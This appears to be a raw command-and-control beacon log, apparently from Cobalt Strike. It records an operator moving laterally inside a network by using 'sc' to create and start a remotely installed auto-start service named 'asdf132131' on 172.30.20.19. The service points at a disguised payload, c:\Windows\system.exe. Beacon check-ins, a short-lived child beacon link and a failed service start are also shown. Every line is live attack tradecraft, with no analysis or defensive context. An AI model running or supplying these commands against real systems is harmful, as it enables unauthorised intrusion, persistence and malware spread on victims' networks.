[10/27 13:46:15] [-] Unknown command: sc \\172.30.20.19 create asdf132131 binpath="c:\Windows\system.exe" start=auto displayname="systemsafasdf"
[10/27 13:46:19] beacon> shell sc \\172.30.20.19 create asdf132131 binpath="c:\Windows\system.exe" start=auto displayname="systemsafasdf"
[10/27 13:46:19] [*] Tasked beacon to run: sc \\172.30.20.19 create asdf132131 binpath="c:\Windows\system.exe" start=auto displayname="systemsafasdf"
[10/27 13:46:19] [+] host called home, sent: 149 bytes
[10/27 13:46:32] beacon> sc \\172.30.20.12 start asdf
[10/27 13:46:32] [-] Unknown command: sc \\172.30.20.12 start asdf
[10/27 13:46:41] [+] received output:
[SC] CreateService SUCCESS

[10/27 13:46:49] beacon> sc \\172.30.20.19 start asdf132131
[10/27 13:46:49] [-] Unknown command: sc \\172.30.20.19 start asdf132131
[10/27 13:46:53] beacon> shell sc \\172.30.20.19 start asdf132131
[10/27 13:46:53] [*] Tasked beacon to run: sc \\172.30.20.19 start asdf132131
[10/27 13:47:04] [+] host called home, sent: 77 bytes
[10/27 13:48:00] [+] established link to child beacon: 172.30.20.19
[10/27 13:48:11] [-] lost link to child beacon: 172.30.20.19
[10/27 13:48:11] [+] received output:
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.
```